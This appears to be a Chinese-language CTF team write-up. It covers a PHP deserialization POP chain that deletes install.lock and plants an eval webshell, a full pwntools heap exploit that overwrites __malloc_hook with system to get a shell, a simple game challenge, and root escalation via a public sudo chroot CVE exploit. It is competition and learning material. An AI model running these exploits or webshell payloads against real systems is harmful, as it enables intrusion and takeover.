Quantum战队 WriteUp

战队名称：Quantum

排名46：

解题思路

WEB

浅析PHP原生类

开始对php代码进行审计，首先，我们要构造一条POP的利用链

我们可以看到，反序列化操作之后，首先执行了wakeup()函数

```
class Until {
        public $a;
        public $b;
        public $c;

        public function __invoke()
        {
                $this->write($this->a, $this->b, $
        }

        public function __toString()
        {
                return "HappyUnserialize";
        }

        public function write($cla, $file, $cont)
        {
                $obj = new $cla();
                $obj->open($file,$cont);
                return True;
        }
}

@unserialize($_GET['data']);
```

```php
public function __wakeup()
{
        echo "Hello,".$this->username;
}
```

因为是字符串的拼接，$this->username，如果是对象，就会调用该对象的_toString（）函数

但是我们并不想要触发install里面的_toString()，而是想要构造Until里面的

```php
class Until {
        public $a;
        public $b;
        public $c;

        public function __invoke()
        {
                $this->write($this->a, $this->b, $this->c);
        }

        public function __toString()
        {
                return "HappyUnserialize";
        }

        public function write($cla, $file, $cont)
        {
                $obj = new $cla();
                $obj->open($file,$cont);
                return True;
        }
}
```

于是我们可以通过（install->username)()而$middle->username是$inner（until对象）

因此我们把这个对象当成函数调用就可以了

随后我们触发_invoke()在write方法中

New zipArchive()实例化压缩类

调用ZipArchive->open("install.lock", 8)（8是ZipArchive::OVERWRITE，会清空 / 删除install.lock，该函数可以删除install.lock，避免后续的file_exists判断

```php
public function __destruct()
{
    if(file_exists("install.lock")){
        exit("Already installed");
    }else{
        $config = [
            'username' => $this->username,
            'password' => md5($this->password)
        ];
        file_put_contents('config.php', serialize($config));
        file_put_contents('install.lock', "ok");
    }
}
```

接下来。要用到$writer(install类)为了触发__destruct()

还有最内层的Until里面的__invoke执行zipArchive

此时我们可以构造$config数组，其中username是我们的shell代码

写shell可以使用file_put_contents

结合思路，得到php序列化构造的代码

```
<?php`

`header("Content-Type: text/plain");`

``

`class install {`

  `private $username;`

  `private $password;`

  `public function __construct($username, $password) {`

    `$this->username = $username;`

    `$this->password = $password;`

  `}`

`}`

``

`class Until {`

  `public $a;`

  `public $b;`

  `public $c;`

`}`

``

`$inner = new Until();`

`$inner->a = "ZipArchive";`

`$inner->b = "install.lock";`

`$inner->c = 8;`

``

`$middle = new install($inner, "pad");`

`$breaker = new install($middle, "pad");`

``

`$shell = '<?php @eval($_POST["cmd"]);?>';`
```


```
`$writer = new install($shell, "pad");`

``

`$payload = [$writer, $breaker];`

`echo urlencode(serialize($payload));`

`?>
```



运行结果


```
a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00usern
ame%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5D%29%3B%3F%3E%22%
3Bs%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Di%3A1%3BO%3A7%3A
%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install
%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7
Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22ins
tall.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22
%3Bs%3A3%3A%22pad%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%
22%3B%7D%7D
```

此时我们传入

```
/?
data=a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00
username%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5D%29%3B%3F%3
E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Di%3A1%3BO%3
A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22in
stall%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3
%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%
22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00passwo
rd%22%3Bs%3A3%3A%22pad%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%2
2pad%22%3B%7D%7D
```

然后访问/config.php

Post参数传入cmd=system("cat /flag")



最终得到flag{cf8b45cdde22d4b46e05e94efabe5e73}

pwn

我不吃牛肉

```
└─$ checksec pwn
[*] '/home/kali/Desktop/pwn/pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

1.checksec结果显示程序开启NX和PIE防护，未开启栈保护，RELRO为Partial

```
while ( 1 )
{
  sub_A70();
  seed = sub_ABF();
  srand(seed);
  switch ( rand() % 4 )
  {
    case 0:
      sub_AE5();
      break;
    case 1:
      sub_B4A();
      break;
    case 2:
      sub_B8E();
      break;
    case 3:
      sub_C02();
      break;
    case 4:
      exit(0);
    default:
      puts("invalid choice.");
      break;
  }
}
}
```

2.通过反汇编代码分析，程序包含四个核心功能模块，通过伪随机数生成器产生的校验值控制功能调用权限，只有输入符合预期的种子对应的随机数，才能触发目标功能执行，核心功能分别对应堆块创建、删除、修改与读取操作（底层调用malloc、free、read、puts实现）

```
void __fastcall init(unsigned int a1, __int64 a2, __int64 a3)
{
  signed __int64 v4; // rbp
  __int64 i; // rbx

  v4 = &off_201DE8 - off_201DE0;
  init_proc();
  if ( v4 )
  {
    for ( i = 0; i != v4; ++i )
      ((void (__fastcall *)(_QWORD, __int64, __int64))off_201DE0[i])(a1, a2, a3);
  }
}
```


3.程序存在堆块释放后指针未清零的缺陷，属于Use-After-Free漏洞场景，该缺陷允许重复操作已释放的堆块指针，进而衍生出Double Free攻击条件，可以用来污染fastbin空闲链表

```
// positive sp value has been detected, the output may be wrong!
void __fastcall __noreturn start(__int64 a1, __int64 a2, void (*rtld_fini)(void))
{
  __int64 stack_end__1; // rax
  int argc; // esi
  __int64 stack_end_; // [rsp-8h] [rbp-8h] BYREF
  char *ubp_av_; // [rsp+0h] [rbp+0h] BYREF

  argc = stack_end_;
  stack_end_ = stack_end__1;
  __libc_start_main(
    (int (*)(int, char **, char **))main,
    argc,
    &ubp_av_,
    (void (*)(void))init,
    fini,
    rtld_fini,
    &stack_end_);
  __halt();
}
```

4.首先遍历0-255数值范围爆破伪随机数生成器种子，获取创建、删除、修改、读取四个核心功能的调用权限；接着调用创建功能分配两个不同规格的堆块，释放较大规格的堆块，使其进入unsorted bin空闲链表（该链表会残留libc内存地址信息），利用读取功能输出该空闲堆块中残留的libc内存地址，完成libc基址解析；随后借助Double Free技术污染快速bins链表，对已释放的堆块执行编辑操作，篡改其fd指针内容，伪造为malloc钩子函数地址偏移0x23的位置，确保符合快速bins的尺寸校验规则；通过两次创建操作依次分配至malloc钩子函数附近的内存区域，将malloc钩子函数地址替换为system函数地址；最后定位/bin/sh字符串在libc中的内存地址并作为参数传入，触发malloc调用时自动执行system函数，实现系统命令执行，最终获取目标系统的交互shell权限

5.通过cat命令读取flag文件，得到flag为：flag{4f4a1dc7076f70e2f20edea8b9e100d7}



EXP：

```
from pwn import *

from ctypes import cdll

p = remote('113.201.14.253', 41162)

libc = ELF('./libc.so.6')

libc_local = cdll.LoadLibrary('./libc.so.6')

valid_seeds = []

seed_idx = 0

for seed_candidate in range(0x100):

  libc_local.srand(seed_candidate)

  if libc_local.rand() % 4 == seed_idx:

•     valid_seeds.append(seed_candidate)

•     seed_idx += 1

  if seed_idx == 4:
```

```
    break
  if seed_candidate % 32 == 0:
    pass
print(f"[+] Brute-force completed, valid seeds: {valid_seeds}")


def create_chunk(chunk_id, chunk_size):
  p.sendlineafter(':'.encode('utf-8'), str(valid_seeds[0]).encode('utf-8'))
  p.sendlineafter(':'.encode('utf-8'), str(chunk_id).encode('utf-8'))
  p.sendlineafter(':'.encode('utf-8'), str(chunk_size).encode('utf-8'))


def remove_chunk(chunk_id):
  p.sendlineafter(':'.encode('utf-8'), str(valid_seeds[1]).encode('utf-8'))
  p.sendlineafter(':'.encode('utf-8'), str(chunk_id).encode('utf-8'))


def modify_chunk(chunk_id, data_size, data):
  p.sendlineafter(':'.encode('utf-8'), str(valid_seeds[2]).encode('utf-8'))
  p.sendlineafter(':'.encode('utf-8'), str(chunk_id).encode('utf-8'))
  p.sendlineafter(':'.encode('utf-8'), str(data_size).encode('utf-8'))
  p.sendlineafter(':'.encode('utf-8'), data)


def read_chunk(chunk_id):
  p.sendlineafter(':'.encode('utf-8'), str(valid_seeds[3]).encode('utf-8'))
  p.sendlineafter(':\n'.encode('utf-8'), str(chunk_id).encode('utf-8'))
create_chunk(0, 0x100)
create_chunk(1, 0x60)
remove_chunk(0)
read_chunk(0)
```

```
libc_base = u64(p.recv(6) + p16(0)) - 0x3c4b78

libc.address = libc_base

print(f"[*] Libc base address resolved: {hex(libc_base)}")

remove_chunk(1)

modify_chunk(1, 0x8, p64(libc.symbols['__malloc_hook'] - 0x23))

create_chunk(2, 0x60)

create_chunk(3, 0x60)

modify_chunk(3, 0x13 + 8, b'\x00' * 0x13 + p64(libc.symbols['system']))

bin_sh_addr = next(libc.search(b'/bin/sh'))

create_chunk(4, str(bin_sh_addr))

print(f"[+] Triggering system call at {hex(bin_sh_addr)}")

p.interactive()
```

Game

我嘞个超级玛丽奥


1.题目打开如图所示，最开始还没思路，点开发现是个小游戏，于是就开始玩个试试，一般我都是拖到IDA去分析了，当然这次也分析了，我没分析出点啥然后就开始玩了；
2.通关后，玩到最后直接出flag（过了第一关直接就出flag了），感觉是个签到题，在这就不再打一遍了（实在太卡了，卡成ppt了，再做一次估计又要很久……）

3.刚打开想玩玩发现比赛结束了，就不再复现通关过程了。


最终flag：flag{239da3d011f928cb70da3e9dc65fb82a}

Infosec

最近还好吗



在Xterminal里面连接上该ssh



看到题目的提示：CVE，于是考虑将linpease.sh上传，并且运行检查版本

User

╔═══════════╣ Operative system

╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits


Linux version 3.10.0-1160.6.1.el7.x86_64 (mockbuild@kbuilder.bsys.centos.org) (gcc version 4.8.5 20150623 (Red Hat 4.8.5-44) (GCC)) #1 SMP Tue Nov 17 13:59:11 UTC 2020

lsb_release Not Found

╔═══════════╣ Sudo version

╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version


Sudo version 1.9.16p2



通过查找CVE漏洞，得到exp。

得到exp：https://github.com/pr0v3rbs/CVE-2025-32463_chwoot/tree/main

git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot/tree/main



运行sudo-chwoot.sh

此时回显了woot表明，已经提权成功

```
./run.sh: line 2: docker: command not found
pwn@8e374101e08e:/tmp/CVE-2025-32463_chwoot$ ./sudo-chwoot.sh
woot!
root@8e374101e08e:/#
```

之后执行cd /

发现flag

